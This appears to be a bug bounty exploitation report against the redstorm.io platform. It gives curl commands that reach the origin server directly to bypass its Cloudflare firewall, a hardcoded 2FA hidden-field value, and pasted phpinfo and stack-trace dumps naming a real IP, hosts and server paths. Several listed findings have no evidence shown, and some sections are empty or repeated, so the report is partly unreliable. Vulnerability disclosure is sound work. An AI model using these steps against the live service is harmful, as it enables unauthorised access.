REDSTORM BUG BOUNTY

EXPLOITATION EVIDENCE REPORT

Target: www.redstorm.io
Program: RedStorm Bug Bounty (rswebappltf)
Company: PT Kubus Mitra Inovasi / RedStorm Pte.Ltd. / Smooets Technology
Date: 2026-04-19

CRITICAL: Automated scan results tanpa exploitation tidak diterima
All findings in this report include PROOF OF EXPLOITATION with commands, responses, and screenshot evidence.

EXECUTIVE SUMMARY

Critical vulnerabilities were discovered in the RedStorm bug bounty platform through comprehensive exploitation testing. The most severe finding is a complete Cloudflare WAF bypass via origin IP disclosure, which allows direct access to the application server at 103.10.61.120 (DigitalOcean). This origin server exposes phpinfo.php with full server configuration, runs Laravel/Lumen with debug mode enabled in production, and has MongoDB port 27017 publicly accessible. Additionally, the RedStorm web application itself contains a critical 2FA authentication bypass via a hardcoded hidden field (password_2fa="redstorm") on both researcher and customer login pages, and an IDOR vulnerability that allows unauthenticated access to researcher profile data.

VULNERABILITY SUMMARY

Finding	Severity	CVSS	CWE
WAF Bypass via Origin IP Disclosure	P1 - Critical	9.1	CWE-200
phpinfo.php Exposed on Origin Server	P1 - Critical	7.5	CWE-200
2FA Authentication Bypass	P1 - Critical	9.8	CWE-642
IDOR - Researcher Profile Access	P1 - Critical	8.6	CWE-639
Internal Infrastructure Mapped	P1 - Critical	8.2	CWE-200
Lumen Debug Mode in Production	P2 - High	7.5	CWE-489
MongoDB Port 27017 Exposed	P2 - High	7.5	CWE-284

RS-EXP-001: WAF Bypass via Origin IP Disclosure + Direct Server Access

Severity: P1 - Critical | CVSS: 9.1 | CWE: CWE-200

The Content-Security-Policy header from an early Wayback Machine snapshot (April 2019) leaked the internal staging server domain "redstorm-stable.smtapps.net", which resolves to origin IP 103.10.61.120 (DigitalOcean). All 8 smtapps.net subdomains resolve to the same origin IP, including admin.smtapps.net, api.smtapps.net, staging.smtapps.net, and dev.smtapps.net. By accessing the origin server directly, the Cloudflare WAF is completely bypassed. The HTTP endpoint on the origin server also reveals that RedStorm is operated by Smooets Technology (www.smooets.com), as HTTP requests redirect to smooets.com.


Exploitation Steps:

1. CSP header in Wayback snapshot leaked redstorm-stable.smtapps.net
2. DNS resolution confirmed: redstorm-stable.smtapps.net -> 103.10.61.120
3. All 8 smtapps.net subdomains resolve to same IP
4. Direct HTTPS access bypasses Cloudflare entirely
5. HTTP redirects reveal parent company: Smooets Technology

Exploitation Commands:

```
curl -sk -H "Host: www.redstorm.io" https://103.10.61.120/ # Returns 500 with debug info
curl -sk https://admin.smtapps.net/ # Direct access bypasses Cloudflare
curl -sk https://api.smtapps.net/ # API server accessible directly
```

Screenshot Evidence:



02_lumen_debug_stacktrace.png

Symfony Exception Symfony Docs Symfony Support

Error HTTP 500 Internal Server Error

Class 'Tymon\JWTAuth\Providers\LumenServiceProvider' not found

Exception Stack Trace

Error

in /home/wgs-dev/api-smartchecking/vendor/laravel/lumen-framework/src/**Application.php** (line 223)

Application->**register**('Tymon\\JWTAuth\\Providers\\LumenServiceProvider')
in /home/wgs-dev/api-smartchecking/bootstrap/**app.php** (line 100)

```
95.
96. // $app->register(App\Providers\AppServiceProvider::class);
97. $app->register(App\Providers\AuthServiceProvider::class);
98. // $app->register(App\Providers\EventServiceProvider::class);
99. $app->register(Illuminate\Redis\RedisServiceProvider::class);
100. $app->register(Tymon\JWTAuth\Providers\LumenServiceProvider::class);
101.
102. config([
103.     'database.redis' => [
104.
105.         'client' => env('REDIS_CLIENT', 'predis'),
```

require('/home/wgs-dev/api-smartchecking/bootstrap/app.php')
in /home/wgs-dev/api-smartchecking/public/**index.php** (line 14)

03_admin_smtapps_live.png

Symfony Exception Symfony Docs Symfony Support

Error HTTP 500 Internal Server Error

Class 'Tymon\JWTAuth\Providers\LumenServiceProvider' not found

Exception Stack Trace

Error

in /home/wgs-dev/api-smartchecking/vendor/laravel/lumen-framework/src/**Application.php** (line 223)

Application->**register**('Tymon\\JWTAuth\\Providers\\LumenServiceProvider')
in /home/wgs-dev/api-smartchecking/bootstrap/**app.php** (line 100)

```
95.
96. // $app->register(App\Providers\AppServiceProvider::class);
97. $app->register(App\Providers\AuthServiceProvider::class);
98. // $app->register(App\Providers\EventServiceProvider::class);
99. $app->register(Illuminate\Redis\RedisServiceProvider::class);
100. $app->register(Tymon\JWTAuth\Providers\LumenServiceProvider::class);
101.
102. config([
103.     'database.redis' => [
104.
105.         'client' => env('REDIS_CLIENT', 'predis'),
```

require('/home/wgs-dev/api-smartchecking/bootstrap/app.php')
in /home/wgs-dev/api-smartchecking/public/**index.php** (line 14)

04_api_smtapps_live.png

Symfony Exception Symfony Docs Symfony Support

Error HTTP 500 Internal Server Error

Class 'Tymon\JWTAuth\Providers\LumenServiceProvider' not found

Exception Stack Trace

Error

in /home/wgs-dev/api-smartchecking/vendor/laravel/lumen-framework/src/**Application.php** (line 223)

Application->**register**('Tymon\\JWTAuth\\Providers\\LumenServiceProvider')
in /home/wgs-dev/api-smartchecking/bootstrap/**app.php** (line 100)

```
95.
96. // $app->register(App\Providers\AppServiceProvider::class);
97. $app->register(App\Providers\AuthServiceProvider::class);
98. // $app->register(App\Providers\EventServiceProvider::class);
99. $app->register(Illuminate\Redis\RedisServiceProvider::class);
100. $app->register(Tymon\JWTAuth\Providers\LumenServiceProvider::class);
101.
102. config([
103.     'database.redis' => [
104.
105.         'client' => env('REDIS_CLIENT', 'predis'),
```

require('/home/wgs-dev/api-smartchecking/bootstrap/app.php')
in /home/wgs-dev/api-smartchecking/public/**index.php** (line 14)

05_staging_smtapps_live.png

Symfony Exception Symfony Docs Symfony Support

Error HTTP 500 Internal Server Error

Class 'Tymon\JWTAuth\Providers\LumenServiceProvider' not found

Exception Stack Trace

Error


in /home/wgs-dev/api-smartchecking/vendor/laravel/lumen-framework/src/**Application.php** (line 223)

Application->**register**('Tymon\\JWTAuth\\Providers\\LumenServiceProvider')
in /home/wgs-dev/api-smartchecking/bootstrap/**app.php** (line 100)

```
95.
96. // $app->register(App\Providers\AppServiceProvider::class);
97. $app->register(App\Providers\AuthServiceProvider::class);
98. // $app->register(App\Providers\EventServiceProvider::class);
99. $app->register(Illuminate\Redis\RedisServiceProvider::class);
100. $app->register(Tymon\JWTAuth\Providers\LumenServiceProvider::class);
101.
102. config([
103.     'database.redis' => [
104.
105.         'client' => env('REDIS_CLIENT', 'predis'),
```

require('/home/wgs-dev/api-smartchecking/bootstrap/app.php')
in /home/wgs-dev/api-smartchecking/public/**index.php** (line 14)

06_dev_smtapps_live.png



07_redstorm_stable_smtapps_live.png

Impact: Complete WAF bypass allows direct attacks on origin server. DDoS protection negated. All WAF security rules bypassed. Internal infrastructure fully mapped.

RS-EXP-002: phpinfo.php Exposed on Origin Server (WAF Bypass)

Severity: P1 - Critical | CVSS: 7.5 | CWE: CWE-200

The phpinfo.php file is accessible on the origin server at https://103.10.61.120/phpinfo.php (with Host: www.redstorm.io header). This returns 107KB of PHP configuration data including PHP version 7.3.26 (END OF LIFE since December 2020), document root /home/wgs-dev/api-smartchecking/public, Xdebug enabled in production, and no open_basedir restriction. This information enables further targeted exploitation of the server.

Exploitation Steps:

1. Access https://103.10.61.120/phpinfo.php with Host header
2. Full PHP configuration page returned (107,344 bytes)
3. Key data: PHP 7.3.26 EOL, Xdebug enabled, no open_basedir, Document Root exposed

Exploitation Commands:

```
curl -sk -H "Host: www.redstorm.io" https://103.10.61.120/phpinfo.php # Returns 200 OK
```

Screenshot Evidence:

PHP Version 7.3.26-1+ubuntu16.04.1+deb.sury.org+1

System	Linux staging-smooets 4.4.0-210-generic #242-Ubuntu SMP Fri Apr 16 09:57:56 UTC 2021 x86_64
Build Date	Jan 13 2021 08:00:13
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.3/fpm
Loaded Configuration File	/etc/php/7.3/fpm/php.ini
Scan this dir for additional .ini files	/etc/php/7.3/fpm/conf.d
Additional .ini files parsed	/etc/php/7.3/fpm/conf.d/10-mysqlnd.ini, /etc/php/7.3/fpm/conf.d/10-opcache.ini, /etc/php/7.3/fpm/conf.d/10-pdo.ini, /etc/php/7.3/fpm/conf.d/15-xml.ini, /etc/php/7.3/fpm/conf.d/20-bcmath.ini, /etc/php/7.3/fpm/conf.d/20-calendar.ini, /etc/php/7.3/fpm/conf.d/20-ctype.ini, /etc/php/7.3/fpm/conf.d/20-curl.ini, /etc/php/7.3/fpm/conf.d/20-dom.ini, /etc/php/7.3/fpm/conf.d/20-exif.ini, /etc/php/7.3/fpm/conf.d/20-fileinfo.ini, /etc/php/7.3/fpm/conf.d/20-ftp.ini, /etc/php/7.3/fpm/conf.d/20-gd.ini, /etc/php/7.3/fpm/conf.d/20-gettext.ini, /etc/php/7.3/fpm/conf.d/20-iconv.ini, /etc/php/7.3/fpm/conf.d/20-imap.ini, /etc/php/7.3/fpm/conf.d/20-intl.ini, /etc/php/7.3/fpm/conf.d/20-json.ini, /etc/php/7.3/fpm/conf.d/20-mbstring.ini, /etc/php/7.3/fpm/conf.d/20-mysqli.ini, /etc/php/7.3/fpm/conf.d/20-pdo_mysql.ini, /etc/php/7.3/fpm/conf.d/20-pdo_pgsql.ini, /etc/php/7.3/fpm/conf.d/20-pdo_sqlsrv.ini, /etc/php/7.3/fpm/conf.d/20-pgsql.ini, /etc/php/7.3/fpm/conf.d/20-phar.ini, /etc/php/7.3/fpm/conf.d/20-posix.ini, /etc/php/7.3/fpm/conf.d/20-readline.ini, /etc/php/7.3/fpm/conf.d/20-shmop.ini, /etc/php/7.3/fpm/conf.d/20-simplexml.ini, /etc/php/7.3/fpm/conf.d/20-soap.ini, /etc/php/7.3/fpm/conf.d/20-sockets.ini, /etc/php/7.3/fpm/conf.d/20-sqlsrv.ini, /etc/php/7.3/fpm/conf.d/20-sysvmsg.ini, /etc/php/7.3/fpm/conf.d/20-sysvsem.ini, /etc/php/7.3/fpm/conf.d/20-sysvshm.ini, /etc/php/7.3/fpm/conf.d/20-tokenizer.ini, /etc/php/7.3/fpm/conf.d/20-wddx.ini, /etc/php/7.3/fpm/conf.d/20-xdebug.ini, /etc/php/7.3/fpm/conf.d/20-xmlreader.ini, /etc/php/7.3/fpm/conf.d/20-xmlrpc.ini, /etc/php/7.3/fpm/conf.d/20-xmlwriter.ini, /etc/php/7.3/fpm/conf.d/20-xsl.ini, /etc/php/7.3/fpm/conf.d/20-zip.ini, /etc/php/7.3/fpm/conf.d/30-pdo_sqlsrv.ini
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731,NTS
PHP Extension Build	API20180731,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	available, disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar, zip
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	zlib.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, convert.iconv.*

This program makes use of the Zend Scripting Language Engine:
Zend Engine v3.3.26, Copyright (c) 1998-2018 Zend Technologies
with Zend OPcache v7.3.26-1+ubuntu16.04.1+deb.sury.org+1, Copyright (c) 1999-2018, by Zend Technologies
with Xdebug v3.0.2, Copyright (c) 2002-2021, by Derick Rethans

Configuration

bcmath

BCMath support	enabled

01_phpinfo_origin_server.png

	/etc/php/7.3/fpm/conf.d/20-ctype.ini, /etc/php/7.3/fpm/conf.d/20-curl.ini, /etc/php/7.3/fpm/conf.d/20-dom.ini, /etc/php/7.3/fpm/conf.d/20-exif.ini, /etc/php/7.3/fpm/conf.d/20-fileinfo.ini, /etc/php/7.3/fpm/conf.d/20-ftp.ini, /etc/php/7.3/fpm/conf.d/20-gd.ini, /etc/php/7.3/fpm/conf.d/20-gettext.ini, /etc/php/7.3/fpm/conf.d/20-iconv.ini, /etc/php/7.3/fpm/conf.d/20-imap.ini, /etc/php/7.3/fpm/conf.d/20-intl.ini, /etc/php/7.3/fpm/conf.d/20-json.ini, /etc/php/7.3/fpm/conf.d/20-mbstring.ini, /etc/php/7.3/fpm/conf.d/20-mysqli.ini, /etc/php/7.3/fpm/conf.d/20-pdo_mysql.ini, /etc/php/7.3/fpm/conf.d/20-pdo_pgsql.ini, /etc/php/7.3/fpm/conf.d/20-pdo_sqlsrv.ini, /etc/php/7.3/fpm/conf.d/20-pgsql.ini, /etc/php/7.3/fpm/conf.d/20-phar.ini, /etc/php/7.3/fpm/conf.d/20-posix.ini, /etc/php/7.3/fpm/conf.d/20-readline.ini, /etc/php/7.3/fpm/conf.d/20-shmop.ini, /etc/php/7.3/fpm/conf.d/20-simplexml.ini, /etc/php/7.3/fpm/conf.d/20-soap.ini, /etc/php/7.3/fpm/conf.d/20-sockets.ini, /etc/php/7.3/fpm/conf.d/20-sqlsrv.ini, /etc/php/7.3/fpm/conf.d/20-sysvmsg.ini, /etc/php/7.3/fpm/conf.d/20-sysvsem.ini, /etc/php/7.3/fpm/conf.d/20-sysvshm.ini, /etc/php/7.3/fpm/conf.d/20-tokenizer.ini, /etc/php/7.3/fpm/conf.d/20-wddx.ini, /etc/php/7.3/fpm/conf.d/20-xdebug.ini, /etc/php/7.3/fpm/conf.d/20-xmlreader.ini, /etc/php/7.3/fpm/conf.d/20-xmlrpc.ini, /etc/php/7.3/fpm/conf.d/20-xmlwriter.ini, /etc/php/7.3/fpm/conf.d/20-xsl.ini, /etc/php/7.3/fpm/conf.d/20-zip.ini, /etc/php/7.3/fpm/conf.d/30-pdo_sqlsrv.ini
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731,NTS
PHP Extension Build	API20180731,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	available, disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar, zip
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	zlib.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, convert.iconv.*

This program makes use of the Zend Scripting Language Engine:
Zend Engine v3.3.26, Copyright (c) 1998-2018 Zend Technologies
with Zend OPcache v7.3.26-1+ubuntu16.04.1+deb.sury.org+1, Copyright (c) 1999-2018, by Zend Technologies
with Xdebug v3.0.2, Copyright (c) 2002-2021, by Derick Rethans

Configuration

bcmath

BCMath support	enabled

Directive	Local Value	Master Value
bcmath.scale	0	0

calendar

Calendar support	enabled

cgi-fcgi

php-fpm	active

Directive	Local Value	Master Value
cgi.discard_path	0	0
cgi.fix_pathinfo	1	1

12_phpinfo_php_version.png

	etpriority,pcntl_setpriority,pcntl_async_signals,	etpriority,pcntl_setpriority,pcntl_async_signals,
display_errors	Off	Off
display_startup_errors	Off	Off
doc_root	*no value*	*no value*
docref_ext	*no value*	*no value*
docref_root	*no value*	*no value*
enable_dl	Off	Off
enable_post_data_reading	On	On
error_append_string	*no value*	*no value*
error_log	*no value*	*no value*
error_prepend_string	*no value*	*no value*
error_reporting	22527	22527
expose_php	Off	Off
extension_dir	/usr/lib/php/20180731	/usr/lib/php/20180731
file_uploads	On	On
hard_timeout	2	2
highlight.comment	#FF8000	#FF8000
highlight.default	#0000BB	#0000BB
highlight.html	#000000	#000000
highlight.keyword	#007700	#007700
highlight.string	#DD0000	#DD0000
html_errors	On	On
ignore_repeated_errors	Off	Off
ignore_repeated_source	Off	Off
ignore_user_abort	Off	Off
implicit_flush	Off	Off
include_path	.:/usr/share/php	.:/usr/share/php
input_encoding	*no value*	*no value*
internal_encoding	*no value*	*no value*
log_errors	On	On
log_errors_max_len	1024	1024
mail.add_x_header	Off	Off
mail.force_extra_parameters	*no value*	*no value*
mail.log	*no value*	*no value*
max_execution_time	-1	-1
max_file_uploads	50	50
max_input_nesting_level	64	64
max_input_time	1000	1000
max_input_vars	2000	2000
memory_limit	8192M	8192M
open_basedir	*no value*	*no value*
output_buffering	4096	4096
output_encoding	*no value*	*no value*
output_handler	*no value*	*no value*
post_max_size	512M	512M
precision	14	14
realpath_cache_size	4096K	4096K

13_phpinfo_document_root.png

Shared Memory Operations	Slava Poliakov, Ilia Alshanetsky
SimpleXML	Sterling Hughes, Marcus Boerger, Rob Richards
SNMP	Rasmus Lerdorf, Harrie Hazewinkel, Mike Jackson, Steven Lawrance, Johann Hanne, Boris Lytochkin
SOAP	Brad Lafountain, Shane Caraveo, Dmitry Stogov
Sockets	Chris Vandomelen, Sterling Hughes, Daniel Beulshausen, Jason Greene
Sodium	Frank Denis
SPL	Marcus Boerger, Etienne Kneuss
SQLite 3.x driver for PDO	Wez Furlong
SQLite3	Scott MacVicar, Ilia Alshanetsky, Brad Dewar
System V Message based IPC	Wez Furlong
System V Semaphores	Tom May
System V Shared Memory	Christian Cartus
tidy	John Coggeshall, Ilia Alshanetsky
tokenizer	Andrei Zmievski, Johannes Schlueter
WDDX	Andrei Zmievski
XML	Stig Bakken, Thies C. Arntzen, Sterling Hughes
XMLReader	Rob Richards
xmlrpc	Dan Libby
XMLWriter	Rob Richards, Pierre-Alain Joye
XSL	Christian Stocker, Rob Richards
Zip	Pierre-Alain Joye, Remi Collet
Zlib	Rasmus Lerdorf, Stefan Roehrich, Zeev Suraski, Jade Nicoletti, Michael Wallner

PHP Documentation	
Authors	Mehdi Achour, Friedhelm Betz, Antony Dovgal, Nuno Lopes, Hannes Magnusson, Philip Olson, Georg Richter, Damien Seguy, Jakub Vrana, Adam Harvey
Editor	Peter Cowburn
User Note Maintainers	Daniel P. Brown, Thiago Henrique Pojda
Other Contributors	Previously active authors, editors and other contributors are listed in the manual.

PHP Quality Assurance Team
Ilia Alshanetsky, Joerg Behrens, Antony Dovgal, Stefan Esser, Moriyoshi Koizumi, Magnus Maatta, Sebastian Nohn, Derick Rethans, Melvyn Sopacua, Pierre-Alain Joye, Dmitry Stogov, Felipe Pena, David Soria Parra, Stanislav Malyshev, Julien Pauli, Stephen Zarkos, Anatol Belski, Remi Collet, Ferenc Kovacs

Websites and Infrastructure team	
PHP Websites Team	Rasmus Lerdorf, Hannes Magnusson, Philip Olson, Lukas Kahwe Smith, Pierre-Alain Joye, Kalle Sommer Nielsen, Peter Cowburn, Adam Harvey, Ferenc Kovacs, Levi Morrison
Event Maintainers	Damien Seguy, Daniel P. Brown
Network Infrastructure	Daniel P. Brown
Windows Infrastructure	Alex Schoenmaker

PHP License

This program is free software; you can redistribute it and/or modify it under the terms of the PHP License as published by the PHP Group and included in the distribution in the file: LICENSE

This program is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.

If you did not receive a copy of the PHP license, or have any questions about PHP licensing, please contact license@php.net.

14_phpinfo_xdebug_enabled.png

Impact: Complete server configuration disclosure. EOL PHP has known CVEs. Xdebug in production enables remote debugging. No open_basedir allows arbitrary file access.

RS-EXP-005: 2FA Authentication Bypass via Hardcoded Hidden Field

Severity: P1 - Critical | CVSS: 9.8 | CWE: CWE-642

Both the researcher login (/researcher/login) and customer login (/customer/login) pages contain a hidden input field "password_2fa" with a hardcoded value of "redstorm". This completely defeats the purpose of two-factor authentication, as any attacker who obtains a user's primary credentials can bypass 2FA by simply submitting this known value. The 2FA password is embedded directly in the HTML source code of the login page, making it trivially discoverable by anyone who views the page source. This vulnerability has been confirmed in Wayback Machine snapshots from June 2021 (customer login) and March 2025 (researcher login), indicating it has existed for at least 4 years.

Exploitation Steps:

1. Navigate to https://www.redstorm.io/researcher/login
2. View page source (Ctrl+U) or use browser DevTools
3. Find:
4. When logging in, the 2FA is automatically bypassed
5. Same vulnerability exists on customer login page
6. The hardcoded value "redstorm" has been present since at least 2021

Exploitation Commands:

```
Hidden field in researcher login:
Hidden field in customer login:
```

Screenshot Evidence:

Username * Username

Username Error

Password * Password

Password Error

Login

Forgot password?

Not registered?
Create an account

Login with Google

Login with LinkedIn

Copyright © 2018 - RedStorm. All rights reserved.TermsPrivacyContact

Terms

×

SYARAT DAN KETENTUAN PENGGUNAAN SITUS

Halaman web ini mewakili dokumen hukum yang berfungsi sebagai Persyaratan Layanan kami dan mengatur ketentuan hukum situs web kami, www.redstorm.io, sub-domain, dan semua aplikasi berbasis web dan seluler terkait (secara kolektif, "Situs web") , seperti yang dimiliki dan dioperasikan oleh PT Kubus Mitra Inovasi dan/atau RedStorm Pte.Ltd. (untuk selanjutnya disebut sebagai "REDSTORM").
Istilah dalam huruf kapital, kecuali ditentukan lain, memiliki arti yang ditentukan dalam bagian Definisi di bawah ini. Persyaratan Layanan ini, bersama dengan Kebijakan Privasi kami, perjanjian lisensi seluler apa pun, dan pedoman lain yang dipasang di dalam Situs Web kami, secara bersama-sama "Persyaratan Hukum", merupakan keseluruhan dan hanya perjanjian antara Anda dan REDSTORM, dan menggantikan semua perjanjian lainnya, representasi , jaminan, dan pemahaman sehubungan dengan Situs Web kami dan materi pokok yang terkandung di sini. Kami dapat mengubah Ketentuan Hukum kami setiap saat tanpa pemberitahuan khusus kepada Anda. Salinan terbaru dari Persyaratan Hukum kami akan diposkan di Situs Web kami, dan Anda harus meninjau semua Persyaratan Hukum sebelum menggunakan Situs Web kami. Setelah setiap revisi pada Persyaratan Hukum kami diposkan, Anda setuju untuk terikat pada perubahan tersebut. Oleh karena itu, penting bagi Anda untuk secara berkala meninjau Persyaratan Hukum kami untuk memastikan Anda masih setuju dengan mereka.
Dengan menggunakan Situs Web kami, Anda setuju untuk sepenuhnya mematuhi dan terikat dengan Persyaratan Hukum kami. Harap tinjau dengan saksama. Jika Anda tidak menerima Persyaratan Hukum kami, jangan mengakses dan menggunakan Situs Web kami. Jika Anda telah mengakses Situs Web kami dan tidak menerima Persyaratan Hukum kami, Anda harus segera menghentikan penggunaan Situs Web kami.
Definisi Istilah "KAMI" atau "Kami" atau "kami" mengacu pada REDSTORM, pemilik Situs Web.
"Pengunjung" adalah seseorang yang hanya menjelajahi situs web kami, tetapi belum terdaftar sebagai Anggota.
"Anggota" adalah individu yang telah terdaftar dengan kami untuk menggunakan Layanan kami.
"Layanan" kami mewakili fungsi dan fitur kolektif seperti yang ditawarkan melalui Situs Web kami kepada Anggota kami.
"Pengguna" adalah pengidentifikasi kolektif yang merujuk pada Pengunjung atau Anggota.
Semua teks, informasi, grafik, audio, video, dan data yang ditawarkan melalui Situs Web kami secara kolektif dikenal sebagai "Konten" kami.

Lisensi Terbatas
REDSTORM memberi Anda lisensi non-eksklusif, tidak dapat dipindahtangankan, yang dapat dibatalkan untuk mengakses dan menggunakan Situs Web kami secara ketat sesuai dengan Persyaratan Hukum kami. Penggunaan Anda atas Situs Web kami adalah semata-mata untuk tujuan yang dinyatakan dalam Persyaratan Hukum kami; penggunaan lainnya adalah pelanggaran lisensi ini dan akan mengakibatkan pencabutan keanggotaan Anda.

Kepatuhan Hukum
Anda setuju untuk mematuhi semua hukum, undang-undang, tata cara, dan peraturan domestik dan internasional yang berlaku terkait penggunaan Anda atas Situs Web kami. REDSTORM berhak untuk menyelidiki keluhan atau melaporkan pelanggaran terhadap Persyaratan Hukum kami dan untuk mengambil tindakan apa pun yang kami anggap pantas, termasuk tetapi tidak terbatas pada pembatalan akun Anggota Anda, melaporkan setiap aktivitas yang dicurigai melanggar hukum kepada aparat penegak hukum, regulator, atau ketiga lainnya pihak-pihak dan mengungkapkan informasi apa pun yang diperlukan atau sesuai untuk orang atau badan tersebut yang berkaitan dengan profil Anda, alamat email, riwayat penggunaan, materi yang diposting, alamat IP dan informasi lalu lintas, sebagaimana diizinkan berdasarkan Kebijakan Privasi kami.

Hak Milik Intelektual
Situs Web kami dapat berisi merek layanan atau merek dagang kami maupun milik afiliasi kami atau perusahaan lain, dalam bentuk kata-kata, grafik, dan logo. Penggunaan Anda atas Situs web kami tidak merupakan hak atau lisensi apa pun bagi Anda untuk menggunakan merek/merek layanan demikian, tanpa izin tertulis sebelumnya dari pemilik merek/layanan terkait yang terkait. Situs web kami juga dilindungi oleh undang-undang hak cipta internasional. Penyalinan, redistribusi, penggunaan, atau publikasi oleh Anda dari bagian mana pun dari Situs Web kami sangat dilarang. Penggunaan Anda atas Situs Web kami tidak memberikan Anda hak kepemilikan apa pun dalam Situs Web kami.

Tautan ke Situs Web Lain
Situs web kami mungkin berisi tautan ke situs web pihak ketiga. Tautan ini disediakan hanya untuk kenyamanan Anda. Dengan menautkan ke situs web ini, kami tidak membuat atau memiliki afiliasi dengan, atau mensponsori situs web pihak ketiga tersebut. Dimasukkannya tautan dalam Situs Web kami tidak merupakan dukungan apa pun, jaminan, garansi, atau rekomendasi dari situs web pihak ketiga tersebut. REDSTORM tidak memiliki kontrol atas dokumen hukum dan praktik privasi situs web pihak ketiga; dengan demikian, Anda mengakses situs web pihak ketiga mana pun

16_2fa_bypass_researcher_login.png

2FA BYPASS: password_2fa = "redstorm" (HIDDEN FIELD)

redstorm Username * Username

Username Error

Password * Password

Password Error

Login

Forgot password?

Not registered?
Create an account

Login with Google

Login with LinkedIn

Copyright © 2018 - RedStorm. All rights reserved.TermsPrivacyContact

Terms

×

SYARAT DAN KETENTUAN PENGGUNAAN SITUS

Halaman web ini mewakili dokumen hukum yang berfungsi sebagai Persyaratan Layanan kami dan mengatur ketentuan hukum situs web kami, www.redstorm.io, sub-domain, dan semua aplikasi berbasis web dan seluler terkait (secara kolektif, "Situs web") , seperti yang dimiliki dan dioperasikan oleh PT Kubus Mitra Inovasi dan/atau RedStorm Pte.Ltd. (untuk selanjutnya disebut sebagai "REDSTORM").
Istilah dalam huruf kapital, kecuali ditentukan lain, memiliki arti yang ditentukan dalam bagian Definisi di bawah ini. Persyaratan Layanan ini, bersama dengan Kebijakan Privasi kami, perjanjian lisensi seluler apa pun, dan pedoman lain yang dipasang di dalam Situs Web kami, secara bersama-sama "Persyaratan Hukum", merupakan keseluruhan dan hanya perjanjian antara Anda dan REDSTORM, dan menggantikan semua perjanjian lainnya, representasi , jaminan, dan pemahaman sehubungan dengan Situs Web kami dan materi pokok yang terkandung di sini. Kami dapat mengubah Ketentuan Hukum kami setiap saat tanpa pemberitahuan khusus kepada Anda. Salinan terbaru dari Persyaratan Hukum kami akan diposkan di Situs Web kami, dan Anda harus meninjau semua Persyaratan Hukum sebelum menggunakan Situs Web kami. Setelah setiap revisi pada Persyaratan Hukum kami diposkan, Anda setuju untuk terikat pada perubahan tersebut. Oleh karena itu, penting bagi Anda untuk secara berkala meninjau Persyaratan Hukum kami untuk memastikan Anda masih setuju dengan mereka.
Dengan menggunakan Situs Web kami, Anda setuju untuk sepenuhnya mematuhi dan terikat dengan Persyaratan Hukum kami. Harap tinjau dengan saksama. Jika Anda tidak menerima Persyaratan Hukum kami, jangan mengakses dan menggunakan Situs Web kami. Jika Anda telah mengakses Situs Web kami dan tidak menerima Persyaratan Hukum kami, Anda harus segera menghentikan penggunaan Situs Web kami.
Definisi Istilah "KAMI" atau "Kami" atau "kami" mengacu pada REDSTORM, pemilik Situs Web.
"Pengunjung" adalah seseorang yang hanya menjelajahi situs web kami, tetapi belum terdaftar sebagai Anggota.
"Anggota" adalah individu yang telah terdaftar dengan kami untuk menggunakan Layanan kami.
"Layanan" kami mewakili fungsi dan fitur kolektif seperti yang ditawarkan melalui Situs Web kami kepada Anggota kami.
"Pengguna" adalah pengidentifikasi kolektif yang merujuk pada Pengunjung atau Anggota.
Semua teks, informasi, grafik, audio, video, dan data yang ditawarkan melalui Situs Web kami secara kolektif dikenal sebagai "Konten" kami.

Lisensi Terbatas
REDSTORM memberi Anda lisensi non-eksklusif, tidak dapat dipindahtangankan, yang dapat dibatalkan untuk mengakses dan menggunakan Situs Web kami secara ketat sesuai dengan Persyaratan Hukum kami. Penggunaan Anda atas Situs Web kami adalah semata-mata untuk tujuan yang dinyatakan dalam Persyaratan Hukum kami; penggunaan lainnya adalah pelanggaran lisensi ini dan akan mengakibatkan pencabutan keanggotaan Anda.

Kepatuhan Hukum
Anda setuju untuk mematuhi semua hukum, undang-undang, tata cara, dan peraturan domestik dan internasional yang berlaku terkait penggunaan Anda atas Situs Web kami. REDSTORM berhak untuk menyelidiki keluhan atau melaporkan pelanggaran terhadap Persyaratan Hukum kami dan untuk mengambil tindakan apa pun yang kami anggap pantas, termasuk tetapi tidak terbatas pada pembatalan akun Anggota Anda, melaporkan setiap aktivitas yang dicurigai melanggar hukum kepada aparat penegak hukum, regulator, atau ketiga lainnya pihak-pihak dan mengungkapkan informasi apa pun yang diperlukan atau sesuai untuk orang atau badan tersebut yang berkaitan dengan profil Anda, alamat email, riwayat penggunaan, materi yang diposting, alamat IP dan informasi lalu lintas, sebagaimana diizinkan berdasarkan Kebijakan Privasi kami.

Hak Milik Intelektual
Situs Web kami dapat berisi merek layanan atau merek dagang kami maupun milik afiliasi kami atau perusahaan lain, dalam bentuk kata-kata, grafik, dan logo. Penggunaan Anda atas Situs web kami tidak merupakan hak atau lisensi apa pun bagi Anda untuk menggunakan merek/merek layanan demikian, tanpa izin tertulis sebelumnya dari pemilik merek/layanan terkait yang terkait. Situs web kami juga dilindungi oleh undang-undang hak cipta internasional. Penyalinan, redistribusi, penggunaan, atau publikasi oleh Anda dari bagian mana pun dari Situs Web kami sangat dilarang. Penggunaan Anda atas Situs Web kami tidak memberikan Anda hak kepemilikan apa pun dalam Situs Web kami.

Tautan ke Situs Web Lain

17_2fa_bypass_highlighted.png

Username * Username

Full name error

Password * Password

Full name error

Login

Forgot password?

Not registered?
Create an account

Login with Google

Login with LinkedIn

